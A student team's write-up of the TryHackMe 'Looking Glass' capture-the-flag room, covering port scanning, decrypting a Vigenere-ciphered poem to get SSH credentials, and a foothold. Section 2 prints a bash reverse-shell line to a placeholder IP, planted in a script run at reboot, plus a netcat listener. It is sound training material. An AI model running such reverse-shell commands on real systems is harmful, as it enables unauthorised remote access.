PenTest 1

LOOKING GLASS

LION FORCE

Members

ID	Name	Role
1211103128	Muhammad Ajwad bin Mohamad A’sim	Leader
1211102001	Muhammad Naqiuddin bin Edy Azhar	Member
1211103183	Nurul Nabilah binti Mohd Noor Hakim	Member
1211103165	Izzati Alia binti Incik Ghazali	Member

Table of Contents

Table of Contents 2

Section 1 - Recon and Enumeration 3

Section 2 - Initial Foothold 10

Section 3 - Horizontal Privilege Escalation 14

Section 4 - Root Privilege Escalation 18

Reference used: 24

Contributions 25

Section 1 - Recon and Enumeration

Members involved: Nurul Nabilah Binti Mohd Noor Hakim

Tools used: Nmap, ssh, Vigenere Tool, cat

Firstly, I run a TCP Nmap scan against the 1000 most common ports, and use the **-sC** flag to run the default script, and **-sV** flag to enumerate applications versions. The scan has identified port 22 (SSH) and many ports starting from port 9000, all using SSH.

```
root@ip-10-10-186-97: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-186-97:~# nmap -sC -sV 10.10.151.189

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-27 06:21 BST
Nmap scan report for ip-10-10-151-189.eu-west-1.compute.internal (10.10.151.189)
Host is up (0.0014s latency).
Not shown: 916 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (EdDSA)
9000/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
```

Then, scan the IP Address again using **nmap** to enumerate all of the open ports.

```
root@ip-10-10-255-191: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-255-191:~# nmap 10.10.187.64

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-26 17:12 BST
Nmap scan report for ip-10-10-187-64.eu-west-1.compute.internal (10.10.187.64)
Host is up (0.00089s latency).
Not shown: 916 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9000/tcp  open  cslistener
9001/tcp  open  tor-orport
9002/tcp  open  dynamid
9003/tcp  open  unknown
9009/tcp  open  pichat
9010/tcp  open  sdr
9011/tcp  open  unknown
9040/tcp  open  tor-trans
9050/tcp  open  tor-socks
9071/tcp  open  unknown
9080/tcp  open  glrpc
9081/tcp  open  unknown
9090/tcp  open  zeus-admin
9091/tcp  open  xmltec-xmlmail
9099/tcp  open  unknown
9100/tcp  open  jetdirect
```

Connecting to any of the open ssh ports using **ssh <IP ADDRESS> -p <port>** command gives an output of 'Higher' or 'Lower', this appears to be a clue to determine the correct port we need to use. When I made the connection to port **11230**, the SSH server responds with '**Lowe**r'. Whereas, when I made the connection to port **11240** it responded with '**Higher**'. Thinking back to the clue, we are told that Looking Glass is a mirror, so it makes sense that we need to reverse the output, so Lower means we need to go Higher and iterate between high and low values to find the correct port.

```
root@ip-10-10-255-191:~# ssh 10.10.187.64 -p 11230
The authenticity of host '[10.10.187.64]:11230 ([10.10.187.64]:11230)' can't be
established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.187.64]:11230' (RSA) to the list of known hos
ts.
Lower
Connection to 10.10.187.64 closed.
root@ip-10-10-255-191:~# ssh 10.10.187.64 -p 11240
The authenticity of host '[10.10.187.64]:11240 ([10.10.187.64]:11240)' can't be
established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.187.64]:11240' (RSA) to the list of known hos
ts.
Higher
Connection to 10.10.187.64 closed.
```


Now, I know that the correct port must be between **11230** and **11240**. When I made a connection to port **11235**, it responded with a poem.

```
root@ip-10-10-255-191:~# ssh 10.10.187.64 -p 11235
The authenticity of host '[10.10.187.64]:11235 ([10.10.187.64]:11235)' can't be
established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.187.64]:11235' (RSA) to the list of known hos
ts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
```


At the bottom of the poem, I was asked to enter a secret password, so I assumes that I need to crack the cypher.

```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```


I have to decrypt the poem first in order to get the secret. By using Vigenere Tool, I need a decoding key, which I do not have. The first few attempts did not work, so I increased the Max Key Length' to 20 and tried again.



Then, I clicked the Auto Solve (without key) button, and it gave me the key. Now I can use the key to decrypt the whole poem.



At the bottom of the decrypted poem, there is a secret message that I have to enter into the terminal.



After I entered the secret password, it shows a username and password, probably for the ssh credentials on port 22.

```
Enter Secret:
jabberwock:TrickBeehiveTwentyWaving
Connection to 10.10.187.64 closed.
root@ip-10-10-255-191:~#
```

Now let's try **ssh** on port 22. It required a password, so I entered the password given and I logged in successfully. I run the **whaomi** command to see the name of the account that I execute. Then, I listed all the files using **ls -al** command.

```
root@ip-10-10-255-191:~# ssh jabberwock@10.10.187.64 -p 22
The authenticity of host '10.10.187.64 (10.10.187.64)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.187.64' (ECDSA) to the list of known hosts.
jabberwock@10.10.187.64's password:
Permission denied, please try again.
jabberwock@10.10.187.64's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ whoami
jabberwock
jabberwock@looking-glass:~$ pwd
/home/jabberwock
jabberwock@looking-glass:~$ ls -al
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul  3  2020 .
drwxr-xr-x 8 root       root       4096 Jul  3  2020 ..
lrwxrwxrwx 1 root       root          9 Jul  3  2020 .bash_history -> /dev/null
-rw-r--r-- 1 jabberwock jabberwock  220 Jun 30  2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30  2020 .bashrc
drwx------ 2 jabberwock jabberwock 4096 Jun 30  2020 .cache
drwx------ 3 jabberwock jabberwock 4096 Jun 30  2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30  2020 .local
-rw-r--r-- 1 jabberwock jabberwock  807 Jun 30  2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock  935 Jun 30  2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock   38 Jul  3  2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock   38 Jul  3  2020 user.txt
jabberwock@looking-glass:~$
```

I opened the user.txt file using the **cat** command and the flag appears but it does not match the flag format.

```
jabberwock@looking-glass:~$ ls -al
total 48
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul 26 18:58 .
drwxr-xr-x 8 root       root       4096 Jul  3  2020 ..
lrwxrwxrwx 1 root       root          9 Jul  3  2020 .bash_history -> /dev/null
-rw-r--r-- 1 jabberwock jabberwock  220 Jun 30  2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30  2020 .bashrc
drwx------ 2 jabberwock jabberwock 4096 Jun 30  2020 .cache
drwx------ 3 jabberwock jabberwock 4096 Jun 30  2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30  2020 .local
-rw-r--r-- 1 jabberwock jabberwock  807 Jun 30  2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock  935 Jun 30  2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock   38 Jul  3  2020 twasBrillig.sh
-rw-rw-r-- 1 jabberwock jabberwock   82 Jul 26 18:58 twasBrilling.sh
-rw-r--r-- 1 jabberwock jabberwock   38 Jul  3  2020 user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$
```

So, I reversed it using **cat user.txt | rev** command.

```
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
```

Thought process/Methodology/Attempt

Firstly, I run a TCP Nmap scan against the 1000 most common ports, and use the **-sC** flag to run the default script, and **-sV** flag to enumerate applications versions. The scan has identified port 22 (SSH) and many ports starting from port 9000, all using SSH. I then scan the IP Address again using **nmap** to enumerate all of the open ports. I see a lot of ports starting from 9000 until 14000. After enumerate all the open ports, I tried to make a connection to any of the open ssh ports using **ssh <IP ADDRESS> -p <port>** command, and it gives an output of 'Higher' or 'Lower', this appears to be a clue to determine the correct port I need to use. When I made the connection to port **11230**, the SSH server responds with '**Lowe**r'. Whereas, when I made the connection to port **11240** it responded with '**Higher**'. Thinking back to the clue, we are told that Looking Glass is a mirror, so it makes sense that we need to reverse the output, so Lower means we need to go Higher and iterate between high and low values to find the correct port. Then, I know that the correct port must be between **11230** and **11240**. When I made a connection to port **11235**, it responded with a poem. At the bottom of the poem, I need to enter a secret password so I assume that I need to crack the cypher. In order to get the secret password, I have to decrypt the poem first. By using Vigenere Tool, I need a decoding key, which I do not have. The first few attempts did not work, so I increased the Max Key Length' to 20 and tried again. I then clicked the Auto Solve (without key) button, and it gave me the key. Now I can use the key to decrypt the whole poem. At the bottom of the decrypted poem, the secret password appears. After I entered the secret password, it shows a username and password, probably for the ssh credentials on port 22. Then, I tried the **ssh** on port 22. It required a password, so I entered the password given and I logged in successfully. I run the **whaomi** command to see the name of the account that I execute. Then, I listed all the files using **ls -al** command. There are many files and I managed to open the user.txt file using the **cat** command to obtain the user flag but it does not match the flag format. So, I reversed it using **cat user.txt | rev** command.

Final product/Result

I found the user.txt and opened it to obtain the user flag.

Section 2 - Initial Foothold

Members involved: Izzati Alia binti Incik Ghazali

Tools used: Netcat/CyberChef/Firefox

Checking current directory. Exit jabberwock directory and listed out the content of /home directory.

```
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$ pwd
/home/jabberwock
jabberwock@looking-glass:~$ cd /home
jabberwock@looking-glass:/home$ ls -l
total 24
drwx--x--x 6 alice        alice        4096 Jul  3  2020 alice
drwx------ 2 humptydumpty humptydumpty 4096 Jul  3  2020 humptydumpty
drwxrwxrwx 5 jabberwock   jabberwock   4096 Jul 26 05:07 jabberwock
drwx------ 5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
drwx------ 3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
drwx------ 2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
```

Tried to gain access to other directories but all shows ‘permission denied’ .


```
jabberwock@looking-glass:/home$ cd /alice
-bash: cd: /alice: No such file or directory
jabberwock@looking-glass:/home$ cd alice
jabberwock@looking-glass:/home/alice$ ls -l
ls: cannot open directory '.': Permission denied
jabberwock@looking-glass:/home/alice$ cd /home
jabberwock@looking-glass:/home$ cat /etc/password
cat: /etc/password: No such file or directory
jabberwock@looking-glass:/home$ cd /jabberwock
-bash: cd: /jabberwock: No such file or directory
jabberwock@looking-glass:/home$ cd jabberwock
```

Check for other users and tried to switch to one of the users but access denied. Then looking for any sudo permission.


```
jabberwock@looking-glass:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```


```
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
jabberwock@looking-glass:~$ su alice
Password:
su: Authentication failure
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

List the file available in /home/jabberwock directory and manage to get a shell file. Read the file. Modify the file with command from day 9 of tryhackme 25 days challenge. Read the file to check its content again.




Setup a netcat on another tab to get the reverse shell. Then, reboot the jabberwock.






Successfully get a reverse shell and logged into another user; Tweedledum. List all the files available and manage to get humptydumpty.txt. Read the file.



Copy the text and decode it using CyberChef. Gained the password.



Thought process and Methodology and Attempts:

After successfully obtaining the flag, I (Izzati Alia) checked my current directory using command **pwd.** Then I got to /home directory by using **cd /home** and listed out all the contents in it by using **ls -l.** There are many directories, so I tried to get into one of them to see the content, however, the result stated 'permission denied'. I changed my directory again to /home and tried to see if there are any other users using command **cat /etc/passwd** but it stated 'no such file or directory'. I tried to go to jabberwock directory again but failed because I put in the wrong command. Correcting it, I managed to get into the directory. Then, doing trial-and-error I tried to do **cat /etc/passwd** again and I did it!

At the bottom of the result, there stated other users. I tried to switch to **alice** but it asked for password which means I could not access it because I did not have the password. Got stuck here, I scrolled through the 25 days challenge to look for anything useful and managed to get a link which browsed me into basic linux privileges escalation. I read the blog and tried to use one of the commands which is **sudo -l** to see what sudo command I had. The result shown a command I could use; **/sbin/reboot** which means for reboot.

Next, I looked into the files in the directory again. There was a shell file which is **twasBrillig.sh**. I read the file using **cat** command and the result shown was **wall $(cat /home/jabberwock/poem.txt).** It is nothing special, so I modified it (used nano to open the file) with command from day 9 of tryhackme 25 days challenge; **bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1** and put in my IP address. I also changed the port to 443 and I read the file again after saving it to make sure its content was correct.

After that, I set up the netcat listener in another tab using command **sudo nc -lvnp 443** and put in my kali password. Then, I reboot the jabberwock box and wait for the reverse shell. Once it connected, I successfully got the reverse shell and was logged in as another user; Tweedledum. As usual, I listed all the files available in my current directory (/home/tweedledum) and managed to get two files. I read the content of the file by using **cat** and was given a code. So, I copied it, browsed to CyberChef and pasted it in the input box. By using **magic** as the recipe, I decoded it and finally got the password to humptydumpty.

Final result: Successfully got a reverse shell, logged into tweedledum account and obtained the password for humptydumpty.

Section 3 - Horizontal Privilege Escalation

Member(s) Involved: Muhammad Naqiuddin Bin Edy Azhar
Tool(s) Used: SSH(Secure Shell), Python3

Reading /etc/passwd to get Humpty Dumpty's Password and Using su to switch to Humpty Dumpty's Account.

```
tweedledum@looking-glass:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
